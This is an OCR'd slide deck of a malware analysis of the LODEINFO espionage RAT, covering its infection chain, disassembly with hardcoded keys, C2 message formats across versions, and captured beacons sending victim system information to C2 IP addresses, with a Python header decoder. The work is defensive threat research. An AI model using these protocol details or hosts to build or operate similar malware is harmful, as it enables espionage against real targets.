
NFLabs.

Fighting to LODEINFO

Investigation for Continuous Cyberespionage Based on Open Source

Ryo Minakawa, Daisuke Saika, Hiroki Kubokawa @ NFLaboratories.

Who we are



Ryo Minakawa

APT / Malware Hunter

Daisuke Saika

Malware Analyst

Hiroki Kubokawa

CTI Analyst

Agenda

- Introduction
- Continuous LODEINFO Campaign
- Research and Hunting Methodologies
- New TTPs Observed in 2022
- Insight into Threat Actor
- Limitation and Conclusion

Introduction

Overview

- **Campaign using LODEINFO malware**
  - Continuously observed
    for about 3 years since Dec. 2019
  - Chinese state-backed APT group
    is behind (**APT10?**)
- What we talk about today
  - Features of the latest LODEINFO malware
  - How to hunt and defense against threats
    based on open-source intelligence
  - New insight on threat actor attribution

https://blogs.jpcert.or.jp/en/2021/02/LODEINFO-3.html

Overview

- Campaign using LODEINFO malware
  - Continuously observed for about 3 years since Dec. 2019
  - Suspected that a group is behind (APT10?)

Focus on two topics!

- What we talk about today
  - Features of latest LODEINFO malware


☛ How to hunt and defense against threats based on open-source intelligence

☛ New insight on threat actor attribution

Continuous
LODEINFO Campaign

Outline of LODEINFO

- Fileless RAT used for campaigns targeting JAPAN
  - Target sectors: defense sector, international politics, diplomatic, media
  - Delivered by spearphishing mails
  - Continuously updated since Dec. 2019
  - Malware version information is hardcorded inside RAT
  - CnC servers deployed on Japan-located VPS, hosting services (Vultr, CHOOPA, LINODE ...)




- APT10 is said to be behind the campaigns
  - Code similarity with BISONAL malware (hardcorded version information)
  - Similarity in TTPs (spearphishing, DLL Side-Loading)

```
strcpy(v116, "v0.1.2");
```

Timeline up to 2022

First observed in Dec. 2019, Continuously updated and used



Execution flow


v0.1.2

- Malicious VBA drops DLL,
  execute via RunDll32.exe (LOLBAS)
- Malicious shellcode
  embedded in LODEPNG (open-source PNG encoder/decoder)
  - https://github.com/lvandeve/lodepng
  - pdb information remains

Debug Artifacts

Path	E:\Production\Tool-Developing\png_info\Release\png_info.pdb
GUID	6f8a1f9b-ed93-43da-b664-32471806ccea

- shellcode is encrypted **by single byte XOR key: trailing 1 byte**
  - Encryption method remains unchanged today




v0.1.2

CnC communication data format

Header and Main Data part are created in separate formats, and encoded with custom Base64
CnC verifies communications with the first 16 bytes of Header (SHA512/128)

Data format



	offset	size (byte)	description
Header	0x00	16	SHA512 of AES key (first 16 bytes)
	0x10	4	size of base64-encoded main data part
	0x14	1	N/A
Main Data	0x15	48	SHA512 of Raw Data (first 48 bytes)
	0x45	4	payload size
	0x49	variable length	payload (encrypted Raw Data)

v0.1.2

CnC communication data format

Header and Main Data part are created in separate formats, and encoded with custom Base64
CnC verifies communications with the first 16 bytes of Header (SHA512/128)

Data format

Process data in order of

Raw Data => QuickLZ compress => AES256 (CBC)

unique AES key and IV are hardcoded in each samples

```
mov     [esp+468h+AES_key], 0C6F60EE2h
mov     [esp+468h+var_42C], 0A28D836Ah
mov     [esp+468h+var_428], 0B11D8222h
mov     [esp+468h+var_424], 517277C5h
mov     [esp+468h+var_420], 0D1D5A9F1h
mov     [esp+468h+var_41C], 0CE44234Dh
mov     [esp+468h+var_418], 3B358AD6h
mov     [esp+468h+var_414], 5A4CACFCh
mov     [esp+468h+AES_iv], 0ADAB45CCh
mov     [esp+468h+var_40C], 612C1558h
mov     [esp+468h+var_408], 3657F150h
mov     [esp+468h+var_404], 0F353CC7Eh
```

KEY

IV

Header

Main Data

0x45	4	
0x49	variable length	payload (encrypted Raw Data)

v0.1.2

Beacon data sample

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/77.0.3865.90 Safari/537.36
Host: 193.228.52.57
Content-Length: 193
Connection: Keep-Alive
Cache-Control: no-cache
```

Header

Main Data

```
data=DIajqcc5lVuJpjwvr36msaAAAADivMavxkoPu5RsvmRaihpE2hKkIbAI6LW53Z7SoHLegOX5lrMpKJQqnb-
Kum_z03x6QAAAAIueWOl5GjxoLaUgbTzOs3AeIFQchz4w3IATK7COXONKwQ5BJ1boYejYVocL2KlZT-
pvW4Vo-5j2ui4eOdQS1yer_u4.HTTP/1.0 200 OK
```

```
mov     [esp+460h+var_3BC], 'atad'
mov     [esp+460h+var_3B8], '='
```

POST parameter name is hardcoded in shellcode

```
for ( i = 0; i < buf_len; ++i )
{
  s = aa_base64_str[i];
  switch ( s )
  {
    case '+':
      aa_base64_str[i] = '-';
      break;
    case '/':
      aa_base64_str[i] = '_';
      break;
    case '=':
      aa_base64_str[i] = '.';
      break;
  }
```

3 characters replaced custom Base64

```
32 7C F9 1C AA 3C 00 19   31 36 37 33 34          2|...<..16734
38 35 7C 39 33 32 7C 30   30 30 43 32 39 33 32 46  85|932|000C2932F
          7C 44 45 53 4B   54 4F 50 2D             |DESKTOP-
          00 0D F0 AD BA   0D F0 AD BA 0D F0 AD BA  ............
```

Payload plain text = “UNIXTIME of execution|ANSI code|MAC Address|Computer Name”

RAT commands list

v0.1.2

```
loc_329FE00:
lea     eax, [ebp+cmd_command]
mov     dword ptr [ebp+cmd_command], 'mmoc'
push    eax
lea     eax, [ebp+var_40]
mov     dword ptr [ebp+cmd_command+4], 'dna'
push    eax
mov     ecx, ebx
mov     [ebp+cmd_ls], 'sl'
mov     [ebp+cmd_send], 'dnes'
mov     [ebp+var_68], 0
mov     [ebp+cmd_recv], 'vcer'
mov     [ebp+var_70], 0
mov     dword ptr [ebp+cmd_memory], 'omem'
mov     dword ptr [ebp+cmd_memory+4], 'yr'
mov     [ebp+cmd_kill], 'llik'
mov     [ebp+var_80], 0
mov     [ebp+cmd_cat], 'tac'
mov     [ebp+cmd_cd], 'dc'
mov     [ebp+cmd_ver], 'rev'
call    cmd_cmp
test    al, al
jz      loc_32A045F
```

command	description
MZ	execute PE file
0xE9	execute shellcode
command	return available commands list
cd	change current directory
ls	list files and directories
send	download file
recv	upload file to CnC server
cat	upload file to CnC Server
memory	inject shellcode into svchost.exe
kill	kill process
ver	return version information

Changes in CnC communication data format

v0.2.7

- JPCERT released the decryption script for v0.1.2 but the next version (0.2.7) changed its data format

  ☞ former script no longer work

- v0.2.7 is not found on open-source, but we confirmed the new script works well for v0.3.2 and later versions

https://blogs.jpcert.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html

Partial change to data exchange format

LODEINFO encrypts data by combining AES and BASE64. The size of AES-encrypted data is specified at the offset 0x45 in the BASE64-decoded string.

```
00000000: 0c86 a3a9 c739 955b 89a6 3c2f af7e a6b1  .....9.[..</.~..
00000010: 7400 0000 566c 7e3b 5e60 b32d a9ce 8192  t...Vl~;^`.-....
00000020: 5c1d dceb 9125 e3b1 5052 1e4d 631c e887  \....%..PR.Mc...
00000030: 55d2 a20d a7b2 7ab8 79ff 0ef2 629e 7e5f  U.....z.y...b.~_
00000040: 50fd e803 6920 0000 002f 263a e9eb 99c7  P...i .../&:....
00000050: 14e0 3649 19ab dd8f 183e e985 19e9 38f6  ..6I.....>....8.
00000060: 46a1 3077 990b 19d7 1f39 0000            F.0w.....9..
```

Figure 4： Data format (in the old version)

In the v0.1.2, the data size was specified as is. However, v0.2.7 and later versions encode the size of AES-encrypted data with 1-byte XOR key. The XOR key is specified at the offset 0x49.

```
00000000: f720 4e40 9f33 3c20 1370 750c 4aec 8862  . N@.3< .pu.J..b
00000010: b400 0000 b20d 25ed 3728 9a29 b9db 9d08  ......%.7(.)....
00000020: ea2d 40c3 8816 b83a 5f49 69d8 4341 5fd9  .-@....:_Ii.CA_.
00000030: ac28 defe 761c 7c36 79ec a9ba c04e ce11  .(..v.|6y....N..
00000040: 5755 ea5c 38db 8b8b 8b8b cb24 c354 4678  WU.\8......$.TFx
00000050: ba98 b91f 072c a124 6062 df1a 7ba1 d800  .....,.$`b..{...
00000060: 2177 0f40 4495 06af d64d 1d10 c416 ad36  !w.@D....M.....6
00000070: e420 dd37 c82d 03eb d00a 36d4 9471 79d0  . .7.-....6..qy.
00000080: 6c23 b72a ba19 b6dc fd94 e5c7 17d3 8155  l#.*...........U
00000090: e4c7 f0a5 4e06 8d2c be44                 ....N..,.D
```

Figure 5：Data format (in the new version)

snip.


LODEINFO communicates with specific hosts and operates according to the commands received from there. With this change, the Python script to decode a HTTP POST request as shown in the past blog entry no longer works. Here is the code that works with the new versions:

Changes in CnC communication data format

v0.2.7

payload size is XORed and key added

Data format




	offset	size (byte)	description
Header	0x00	16	SHA512 of AES key (first 16 bytes)
	0x10	4	size pf base64-encoded main data part
	0x14	1	N/A
Main Data	0x15	48	SHA512 of Raw Data (first 48 bytes)
	0x45	**4**	**payload size XORed by single byte key**
	0x49	**1**	**single byte XOR key**
	0x4A	variable length	payload (encrypted Raw Data)


Change in execution flow

v0.3.2

- malicious VBA drops **signed executable** and **DLL shellcode loader**
- DLL is loaded by DLL Side-Loading technique
  - Chinese state-backed APT groups often use DLL Side-Loading for defense evasion
  - legit. exe: `1871402d3c83b2e15bf516d754458bd4 (md5)`




This signed exe continuously used for side-loading




Changes in CnC communication data format

v0.5.6

before v0.5.6



v0.5.6 and later



Former header fields are encrypted ☛ Former script no longer work again...

Change in beacon data

v0.5.6

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36 Edg/91.0.86.59
Host: 108.61.201.135
Content-Length: 260
Connection: Keep-Alive
Cache-Control: no-cache
```

Header

Main Data

```
7H1FTymxmYg=4Gvj7sWMOWolg04pSzk6bzt7r5jYiwrh-wcguCcik1zjFaKZcdzNlzWCU-
ZHvzWVSdp5hoPlcAo1g3ix_cOmB7MA75KdiPj4-
PisQVwGMm2GFXnVd8yBXyl8NXaIO2hw2Sive1C9mgHZMbNd6Sdme7QBBI4N1adtAnfbx0q7ALMmY8gEJSWcakt5o
uqdveapdEZSl8lQWnvPDbUK_BkEROamY3q4CK7FE-72HAuREk0L7uW78qUiTBAFHTTP/1.0 200 OK
```

common key for header decryption and dummy data added

```
37 00 00 00 20 00 00 00  00 00 00 00 00 00 00 00  7...·...........
00 31 36 37 33 [redacted] 7C 39 33 32 7C  .16735[redacted]|932|
30 30 30 43 32 [redacted] 41 7C 44 45 53  000C2[redacted]A|DES
4B 54 4F 50 2D [redacted] 23 4E 56 34  KTOP-[redacted]#NV4
48 44 4F 65 4F 56 79 4C  00 00 00 00 00 00 00 00  HDOeOVyL........
00 00 67 69 34 43 38 56  79 75 4C 7A 4C 38 50 6F  ..gi4C8VyuLzL8Po
4A 71 31 6B 45 79 31 6B  4A 34 5F 4F 4D 6D 53 45  Jq1kEy1kJ4_OMmSE
30 78 00 00 00 AB AB AB  AB AB AB AB AB FE EE FE  0x..............
```

Payload plain text

offset	size (byte)	description
0	4	data size
4	4	size of dummy data
0x11	variable length	collected system information **“UNIXTIME of execution|ANSI code|MAC Address|Computer Name#key for substitution cypher”**
data size + 27	variable length	unused Base64 (dummy) data

Header encryption procedure

v0.5.6

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36 Edg/91.0.86.59
Host: 108.61.201.135
Content-Length: 260
Connection: Keep-Alive
Cache-Control: no-cache

7H1FTymxmYg=4Gvj7sWMOWolg04pSzk6bzt7r5jYiwrh-wcguCcik1zjFaKZcdzNlzWCU-
ZHvzVSdp5hoPlcAo1g3ix_cOmB7MA75KdiPj4-
PisqwGMm2GFXnVd8yBXyl8NXaIO2hw2Sive1C9mgHZMbNd6Sdme7QBBI4N1adtAnfbx0q7ALMmY8gEJSWcakt5o
uqdveapdEZSl8lQWnvPDbUK_BkEROamY3q4CK7FE-72HAuREk0L7uW78qUiTBAFHTTP/1.0 200 OK
```

Header

Main Data

Get key length bytes
from Main Data

```
import sys

TABLE = b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

def dec_header(key: str, b64data: str) -> str:
    output: str = ""
    for i, d in enumerate(b64data):
        if TABLE.find(ord(d)) == -1:
            output += d
            continue
        k: str = key[i % len(key)]
        output += chr(TABLE[(TABLE.find(ord(d)) + TABLE.find(ord(k))) % 62])
    return output


if __name__ == "__main__":
    print(dec_header(sys.argv[1], sys.argv[2]))
```

```
strcpy(v27, "NV4HDOeOVyL");
```

unique value (hardcoded)

```
❯ python header_enc.py NV4HDOeOVyL uW78qUiTBAF
7H1FTymxmYg
```

set as the POST parameter name,
and used as a key for header encryption
header is encrypted by the same substitution cipher

